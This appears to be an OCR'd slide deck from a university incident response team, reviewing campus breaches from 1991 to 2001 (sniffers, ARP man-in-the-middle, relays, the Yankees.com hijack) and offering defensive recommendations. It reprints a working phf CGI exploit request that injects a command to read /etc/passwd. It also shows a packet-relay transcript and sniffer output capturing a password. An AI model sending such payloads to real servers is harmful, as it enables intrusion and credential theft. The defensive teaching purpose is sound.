
Final source:

Document: Done

Start | Insta... | vtran... | World'... | Today... | Get M... | Amazi... | 5:46 PM

The Doom Scenario




dtterm
Window Edit Options
Help
vtserf.cc.vt.edu> sleep 10; xwd -out vnc0.xwd
Window Edit Options
Sun Oct 1 19:02:37 EDT 2000
vtrand.cc.vt.edu> //usr/local/bin/vncvi
acptest
File Edit View Special Help
7:10 PM
Finder
Launcher
Applications
Networking
Utilities
Anarchie Pro
Claris Emailer Lite 1.1v4
F-Secure SSH
Fetch 3.0.2
NCSA Telnet
Netscape Communicator™
Netscape Navigator™
VTAIX
VTLS
nap1.jpg
vnc.jpg
dork2.jpg
War_LockerContract.doc
Pictures
New Powerpoint Slides
Macintosh HD
IS Security docs
Ext. Macintosh HD
S Security docs2
Comp Center 5si
resume.txt
5x5
NS Course Material
CC Business Office
Abuse-survey.doc 1
A Proposed Handbook.doc
Abuse-survey.doc
SYSADM.DOC
unkatony
AIS/US CopyJet M
scholarpac3 1999-00
logcheck.jpg
exidence.xls
Research Computing Needs
vitae.html
Mail
FreeTool Pictures
ns2000 incident response 1
STAN.doc
PDF Docs
EE Security Class
Stuff
Assets2000-3.xls
System_Administration_Services.
FreeTools
ns2000 incident response 2
vt-probes
StuffIt Expander™
Trash
Launcher
Desktop
Netscap
Termina
:q
No match
discovery.cc.vt.edu# ls
Oct 1
One
Backup Servei
Guinevere
Golsys
EXIT

The 1991 Headlines

- In 12/91, a dept. sysadmin discovered intruders on her system. They wiped her out while she was investigating.
- They had penetrated 8 other systems in her net. Fake userids were created and used for 6-8 months.
- They used CRACK, COPS to “audit”.
- We never caught them.

1991 Post Mortem Analysis

- Poor Password Selection
- System Management Training Deficiencies
- Inadequate User Training
- Inadequate Sysadmin Training for SLIP users
- External Open Environments affect VT
- Inherent Weakness in the VT network
- Lack of Mgt. Support to correct problems

1991 PostMortem Analysis - II

- **Preparation**
  - None. Nothing ahead of time
- **Detection**
  - Completely by accident
  - The initial system was the only one that had a hard copy log. Otherwise, we would have assumed a HW failure.
- **Containment**
  - Searching for .rhosts files
  - Running CRACK on all of our systems.
  - Checking last logs of all systems
- **Eradication/Recovery**
  - Reinstall OS
  - Install TCP wrappers and password checkers

1991 Recommendations

1. Better Management support and definition of sysadmin areas of responsibility. Active efforts lowered mgr:system ratio.

2. Training programs for sysmgrs AND users were developed and implemented. The CC took the role of "training the trainers". Benefits included reasonable confidence of correct host configuration, increased face-face communication between system mgrs.

3. Formation of system manager groups (by platform) that meet monthly to discuss issues.

4. All Unix workstations were upgraded to “C2” level. Shadow password file format is required if possible. Special care and advice given to NIS environments

5. TCP wrapper code must be installed on all networked hosts.

1991 Recommendations

6. **NTP software must be on all networked hosts.**

7. **Terminal Server access methods should be tested frequently. A guide for departments who own TS should be developed.**

8. **An reasonable Incident Response Plan was developed. Detailed info on POC for CBX tracing, Ethernet tracing, guidelines for acquiring information was written in a document.**

Example - 1996 Attack

- VT Departmental Sysadmin gets a note from a remote site telling him of a break-in attempt coming from VT
- He checks his logs and discovers ‘root’ has been compromised. He notifies the CC, saves his logs and defense starts.
- The remote hacker is using VT as a cutout to attack other sites.
- We were able to identify him

1996 Preparation

- Most 1991 recommendations were implemented.
- VT AUP in place and applies to entire VT community.
- Security checklists for major Unix platforms were developed and made available via WWW. Currently updating them and developing NT checklist.
- Yearly system mgt training programs
- VT formed a CIRT with members of the Sysadmin, Network, Dean of Student Affairs, Legal and IS managers as members. Listserv, phone access is preferred method of contact until an incident occurs.

1996 Incident Response

- **Detection**
  - Local Sysadmin was notified by victim site
  - Examined TCP wrapper, last logs
  - Notified the CC of the attack
- **Containment**
  - lsof, TCP wrappers, sniffers used to determine extent
  - Immediate notification of affected sites using whois, dig, nslookup
- **Eradication/Recovery**
  - Remove Relay program from local site
  - Reinstall OS
  - Install standard security tools, patches

1998 Preparation

- VT Acceptable Use Guidelines in place
- VT Incident Response Team in place based on the volunteer rescue squad model
  - Local system administrators for log analysis
  - Network management crew for router/bridge log access, traffic analysis and router blocks to building
- Unix System Administration and Security Seminars taught on a regular basis
- Internet Security and Attack seminars taught on a regular basis
- Standard Patch maintenance and minimum security tools installed on the systems
  - TCP wrappers, lsof, swatch

1998 Detection/Containment

- **Detection**
  - NFS servers died.
  - Last log info revealed offsite access
  - Checklist sweep revealed hidden dir (/dev/ptya) containing sniffer output and code. Sniffer logs revealed which machines and passwords were compromised
  - Subnet router logs confirm outside access
- **Containment**
  - Entire building isolated from attacking net via router blocks
  - Router logs reveal other systems in the building that we didn't know had been hit
  - Prompt notification of other local/remote sites allowed other sysadmins to check their logs

1998 Eradication/Recovery/Analysis

- **Eradication**
  - Router block on building subnet prevented ongoing attack
- **Recovery**
  - Forced 700 users to change their passwords
  - Had to be done in person
  - Reinstalled OS on root compromised systems
- **Analysis**
  - Poor sysadmin practices in 1 lab compromised excellent sysadmin practices in another lab
  - Why? Both labs share the same users. Sniffers in weak lab compromised stronger lab security.

1999 Attack Headlines

- Solaris 2.4-2.7 machines were attacked with a buffer overflow exploit.
- We have no idea where the attack originated initially. Logs show only that attack occurred but not from where. Subsequent logs yield an IP address.
- Attempts to penetrate via **rpc.ttsdserverd**. Second attempt hit **rpc.statd**. Also, ffcore exploit attempted.
- If successful, it used a copy of inetd that listened on port 1524 and runs a root shell.
- The hacker installs a sniffer on the compromised system. Trojaned inetd processes are running and listening on port 46746/8.
- 80 **patched** machines were compromised.

1999 Attack - Preparation

- Sysadmin training programs raised skill level of departmental sysadmins.
- Logging tools such as swatch, watcher, TCP wrapper, portsentry, netstat, lsof were installed on most systems.
- Sysadmin mailing lists in place for quick notification. The word got out fast!
- Single POC group to filter out the chaff and coordinate the response.
- MGT approval to initiate router blocks.

1999 Attack - Detection

- Watcher tool provided the first alarm.
- Multiple failures in a very short period of time.
- Security classes taught sysadmins to spot attack patterns.
- Sysadmin 0 notified the IRT within minutes of reading his alarm messages.

1999 Attack - Containment

- Individual clues came from different sites. It was like getting pieces of a jigsaw puzzle from different people at different times.
- Once an IP address was identified, the router blocks were activated and port monitoring was enabled.

1999 Attack - Eradication

- Another clue yielded the tar file that contained the hacker scripts.
- This told us exactly what to look for and what to eliminate.
- Procedures to do this went out via the mailing lists.

1999 Attack - Recovery

- Since we had the install file, only certain files needed to be erased or restored.
- Saved us some time but those systems that had tripwire installed started checking all their binaries.
- Any anomalies would be sent to the lists.

1999 Attack - Followup

- Systems were patched but the patch appeared to not work. Updated patches were installed. We ran the exploit script against a newly patched machine.
- Over 400 man-hours spent on this attack. An average of 12 hours/sysadmin was spent recovering from the attack. 80+ systems compromised. Do the math!
- Early warning systems worked better than we thought….too much info hit at the same time.
- FBI was notified of the attack.
- Quick detection and IR helped contain the attack within 36 hours of the initial hit.

1999/Y2K Attack - Detection

- After earlier 1999 attack, we started using portsentry and logcheck extensively.
- A large number of UDP ports were scanned from different spoofed source IP addresses on the local subnet.
- Router filters in place should prevent this attack from originating outside the local subnet.

1999/Y2K Attack - Detection

- Logs from scanned machines showed the same spoofed source address scanned the same ports on different machines at nearly the same time. Broadcast packet use is suspected.
- Packets are ethernet broadcast with IP destination address of 0.0.0.0.
- Same source MAC address for all connects.

1999/Y2K Attack - Containment

- Fairly straightforward since the router filter rules prevented the scans from originating outside the local subnet.
- Router, hub logs gave the source IP/MAC address pair.
- Same info yielded the physical location of the rogue machine.

1999/Y2K Attack Eradication

- Tripwire would have solved this easily :-).
- Search for files modified, created or accessed on the compromised system.
- Entry was through rpc.cmsd and the toolkit was left in /var/spool/calendar.
- Install kit told us what was modified. Trojaned in.telnetd, in.fingerd, smurf code, list of IP networks, sniffers for hme, le and cleanup scripts found.

Newer in.telnetd Trojan

```
% set term=cterm100
% telnet victim.com
Trying 0.0.0.0...
Connected to victim.com.
Escape character is '^]'.

UNIX(r) System V Release 4.0 (victim.com)

 # id
 uid=0(root) gid=0(root)
 #
```

1999/Y2K Attack Recovery

- OS reinstalled just to be safe since this was a root compromise.
- Tripwire installed. :-)
- All current patches installed
- Detection, Recovery procedures broadcast via email lists to all concerned sysadmins.

1999/Y2K Attack - Followup

- Scanning software detected port scan activity.
- Machine was identified and isolated.
- Prompt action by the sysadmin preserved the installation toolkit.
- Router filter rules prevent local systems from acting as amplifiers in a smurf attack.

DDOS

- We are now convinced the 1999 attacks were part of the setup for the DDOS attacks of 2000.
- The tools we found on the compromised systems are in the Stacheldracht and other DDOS toolkits.
- We always wondered why they did nothing when they got root. Now we know…..
- We were being set up for a DDOS attack. We were lucky we discovered the attack if not the motive behind it. We were able to avoid being used in the attack.

Partly sunny and warm
Highs: 70°-75°
Lows: 45°-50°

TOMORROW
Chance of showers
Highs: 65°-70°
Lows: 35°-40°

COLLEGIATE TIMES

97th Year, No. 44 ▪ Blacksburg, Virginia ▪ Friday, November 3, 2000

An independent student-run newspaper serving the Virginia Tech community since 1903

Tech computer used in Yankees hacking

by **Brian McNeill**
News Editor

A Virginia Tech computer was used in the hacking of the New York Yankees' website during the World Series last week, authorities said.

"A machine in the electrical engineering department was compromised by someone and was used in the Yankees hack," said Randy Marchany, a computer systems engineer and member of the computer incident response team, which handles online security for the university.

The hackers changed the Yankees.com numerical web address so online traffic would

the electrical engineering department, Marchany said.

Surfers expecting to see the Yankees' website were then greeted with pornographic pictures and the message "Yankees suck."

The FBI's New York office is looking into the crime.

"We are still investigating the hack of the Yankees' website," said Jim Margolin, special agent of the New York office of the FBI.

However, specific details of the investigation could not be disclosed until more developments unfold in the case, Margolin said.

"Since the investigation is ongoing, I can't say whether we have any strong leads or if there are any suspects," he said.

Marchany said he expects the hackers will most likely be caught in the near future.

"The FBI has a lot of evidence and we have a lot of evidence," he said. "We were very fast in containing the problem once we were notified of it."

Yankees.com notified Tech of the hack after their online security determined the connection to the electrical engineering computer, Marchany said.

The hackers do not necessarily have any connection to Tech, Marchany said, because the attack could have been perpetrated from anywhere. Hackers search the entire Internet to locate computer weaknesses they can exploit, he said.

"I think there are people that regularly scan the entire Internet for vulnerable machines," he said. "It's almost as if you were to try to open the door to every home in Blacksburg, document the results and go back later and break in."

Tech has had its share of computer attacks over the years, but the computer incident response team has always quickly solved the situations, Marchany said.

"In the past 10 years, there have been probably five major attacks," he said. "We've been very good about isolating and correcting the problems."

The Yankees Hack

- The New York Yankees www site was “modified” right after the 2000 World Series.
- Visitors to www.yankees.com saw a porno picture at the supposed home page.
- They were never touched. So what happened?

The Yankees Hack

- Yankees ISP's nameserver was attacked and yankees.com was redirected to hacked VT system.
- VT system had been owned for a month prior to the attack.
- Rogue WWW server installed on VT system with porno picture.

The Yankees Hack

- FBI issued a 2703 “Hold Evidence” request.
- Disk drive was removed and locked up.
- Lab was closed for 48 hours.
- Faculty lost the machine for about 5 months. No backup, ☺.

Types of Attacks

- Types of attacks we've seen at our site
  - **EMAIL**
  - **PASSWORD/SNIFFER**
  - **DENIAL OF SERVICE**
  - **RELAY ATTACKS**
  - **WWW ATTACKS**

Types of Email Abuse Seen at VT

1. CHAIN LETTERS

- "good times", "good luck totem", "recipes"
- letter is sent and is supposed to be mailed to 10 others.
- just plain annoying

2. MAIL SPOOFING

- the sender pretends to be someone else. Could impersonate a real person or a fictional entity
- usually done in conjunction with 'flames'

3. FLAMING

- profane, obscene,angry or threatening comments
- message are sent either through email or Usenet newsgroups

4. SENDMAIL ATTACKS

- Mail bombs, exploiting sendmail vulnerabilities, massive mailings

Email Logs

1. **Terminal Server/Modem Pool**
   - logs all users. Used to identify the real owner of a default SLIP session. Caller ID on modem pool?

2. **Sendmail Log**
   - logs the IP address/hostname/username of the sender and receiver.

3. **POP3 mail log**
   - logs the PID of the sender, password change dates, etc..

4. **Source/Target Syslogs**
   - TCP wrapper logs, Sendmail logs, sniffer logs

5. **Usenet Logs**
   - News Server logs

6. Logs are dumped off to CD every month. Standard format lets us look at the files from a Unix, PC or Mac system.
   Logs are kept for 18 months.

Preparation:
Handling Complaints

1. **IS will gather appropriate info from the logs ONLY at the request of another authority and pass the info to them.**

   IS DOES NOT prosecute, get involved in policing but 'helps' by gathering log info, helping interpret it, at the request of the proper authority. The 'Proper Authority' is any entity that does the actual prosecution (Provost, Dean, Police, FBI, Secret Service).

2. **IS has a single contact person who determines ,case-by-case, how to refer the complaint: campus police, Dean of Students, Provost, Personnel Services.**


3. **IS Contact explains to the injured party the options and asks them how far they want to pursue it. The extremes are:**

   - "Just get them to stop"
   - " I want him arrested"

Password/Sniffer Attacks

- man-in-the-middle attack
  - **Code looks for ARP request.**
  - **Waits for ARP reply back to target then sends new ARP telling target to send packets to pirate machine.**
  - **Pirate scans for login/password combination, saves it, relays the info to the server. Once password is captured, it sends another ARP to router to get out of the loop**
  - **On 4/1, 300+ passwords changed to APRILFOOLS. Help Desk gets swamped with "can't login" calls. Techs notice a pattern and notify mail sysadmins.**


Man in the Middle Attack



- **VICTIM wants to check mail on MAILSERVER.**
  - **VICTIM sends ARP request for Router MAC address. This is a broadcast so Pirate sees it.**
  - **Router answers A's ARP (unicast to A only). Pirate sends fake ARP to A telling A that Pirate is the router. Last ARP reply overrides previous ones.**
- **VICTIM packets → PIRATE → Router → MAILSERVER**
- **PIRATE records login/info, relays packet to router. Router sees VICTIM'S IP address but B's MAC address.**

M&M Attack - **Preparation**

- **Router Inbound Access List**
  - **Restricts traffic to valid subnet address**
  - **This tells us the pirate is on the same subnet**
  - **No RIP on router**
- **Router ARP tables polled periodically via SNMP. Logs are stored on central host.**
- **Hubs support Port Security which scrambles everything but traffic to system. Sniffers are useless.**
- **HUB MAC address-port pair is polled**



A can still send fake packet to B & nothing sees it.

M&M Attack - **Detection**

- **Our router configuration tells us:**
  - **Fake Mail from our domain (forger@IP) originated from inside our domain. Router ingress/egress filters tell us this.**
  - **The mail originated from the same subnet as the spoofed machine.**
  - **Router ARP cache info tells us what MAC address sent it.**
  - **HUB info gives port and location of system.**
- **ASSUMPTIONS**
  - **Router ingress filtering is enabled.**
  - **MAC address polling is done . For example, info logged via SNMP to Oracle DB with WWW user I/F.**
  - **HUB Port Security is enabled.**
  - **These rules must apply to EVERY router/hub on your net!!!!**

Password/Sniffer Attacks

- IP spoofing - see M&M section
- sniffer attack
  - attack Linux boxes, install rootkit, sniff packets using sniffer.c or esniffer.c
  - M&M attack discussed earlier

Sniffer Output - Solaris Snoop

```
1042  0.10594 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754 login:
1045  0.02429 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754
1046  0.02039 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754
1047  0.03137 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754
1050  0.09288 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754
1052  1.17258 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 b
1053  0.08960 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754 b
1054  0.10377 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754
1055  0.08251 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 r
1056  0.04324 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754 r
1087  0.24398 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 e
1090  0.01475 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754 e
1093  0.07074 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 a
1094  0.11020 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754 a
1105  0.07212 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754 Password:
1108  0.02244 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754
1115  0.24651 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 p
1120  0.07970 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754
1122  0.00623 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 o
1123  0.11307 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754
1124  0.09368 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 o
1125  0.10588 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754
1126  0.08829 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 h
1127  0.13538 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754
1128  0.10856 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 b
1131  0.04106 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754
1133  0.16857 cesgi1.ce.vt.edu -> scws29.harvard.edu TELNET C port=6754 e
1136  0.02925 scws29.harvard.edu -> cesgi1.ce.vt.edu TELNET R port=6754
```

Denial of Service

- Syn Flood/Smurf
  - Tcp Protocol Attack - flood target with TCP SYN packets to overwhelm the receive Queue.
- ping wars
  - Flood target with ICMP ping messages
- filling up filesystems
  - Writable NFS directories are target
- filling up anonymous ftp areas

Relay Attacks

- Our Site is the Relay
  - 1996 Internet Attack was a relay attack
  - Little damage to us, sometimes major damage to targets.
  - Program runs on our machine that relays packets to target. Target logs show access from us, our logs show no logins.
  - Variant of Firewall Packet Relay tools.
- Someone else is the Relay

Packet Relays

```
hacker.com> telnet relay.host 3038          |
Trying 128.173.4.81…                        |
Connected to relay.host.                    |
Escape character is '^]'.                   |
Password: krewe                             |---------invoke the relay program
Host: target.host                           |          and connect to the target
Found address for target.host               |          host
Port: 23                                    |
Trying 1.1.1.1…                             |
Connected to 1.1.1.1 port 23…               |


telnet (target.host)                        |
AIX Version 4                               |------- packets from the target host
(C) Copyrights by IBM and by others 1982, 1994.  |
login:                                      |
```

Use to attack remote system via cutout system. Remote syslog shows access from cutout. Cutout syslog show no access. Pretty slick!

Relay Attack - IRC

- Latest of the nuisance attacks
- Hackers get access to the system via some means like Crack or sniffers.
- They install an Internet Relay Chat program that “anonymizes” the sender.
- One program – bnc.tar
- Sniff the traffic to determine their identity.

Preparation - WWW Attacks

- Make sure your WWW server is up to current patch levels.
- If Microsoft, be afraid and pay attention to NT-Bugtrac mailing list for current exploit information. Install all current patches! This is true for Netscape, Apache or Microsoft Servers.
- Save your WWW logs and review them for known WWW attacks.

Preparation - WWW Attacks

- CGI Scripts - OLD!
  - phf attack - old but still effective
- IIS Attacks
  - Code Red and variants
  - More attacks than you can count
  - We weren't hit hard during the 9/18 attack

WWW Attacks: IIS

- Unpatched systems were hit and we turned off their port asap to limit the damage. This proved to be an effective strategy. Port wasn't enabled until the system repaired.
- Approximately 200 systems were affected over a 30 day period. We have 24K nodes on our network.

Sample CGI-BIN Exploit Script

- Works on Apache, NCSA HTTPD servers. Use to get /etc/passwd

```
# Even someone on #hack could figure this exploit out.
# telnet to host port 80 and paste the following.
# to patch this simply zero out the perms for phf or better off, rm it.
# any cgi script using escape_shell_cmd is exploitable as well.
# this works on ncsa/apache versions of httpd.
# r00t owns you.  Now more than ever.

GET
/cgi-
bin/phf?Jserver=foobar.com%0Acat%20/etc/passwd%0A&Qalias=&Qname=foo&Qemail=
&Qnickname=&Qoffice_phone=&Qcallsign=&Qproxy=&Qhigh_school=&Qslip=
HTTP/1.0
Accept: */*
Accept: application/x-wais-source
Accept: text/plain
Accept: text/html
Accept: www/mime
User-Agent:  Lynx/2.3 BETA  libwww/2.14
Referer:  http://localhost/cgi-bin/phf
```

Recommendations

- Construct your response plans according to Dittrich's Response model : **Preparation, Detection, Containment, Eradication, Recovery, Follow-up**
- Your IR plans should address the "How do we do …" for each layer of the Response Model
- IR is a coordinated action involving all aspects of an org's IS structure: **sysadmin, network mgrs, supervisory, audit, legal, upper mgt**.
- Liability is an issue! Are you liable for internal (email) as well as external (the NY Times "hacker") if your response structure is inadequate? Probably!

Recommendations

- Get this minimum Toolkit for Unix
  - portsentry, logcheck, Perl, traceroute, whois, dig, sniffer,ipfilter, tripwire.
- NT/W2K Toolkit
  - Personal Firewall Tools, fport, filemon , inzider
  - See SANS “Securing Windows NT” booklet
- Keep a diary of what has happened.
  - You may need this at a trial. You’ll definitely need it for presentations :-)
- Revise your AUP and IRP as needed

As It Should Be.....

References

- http://security.vt.edu
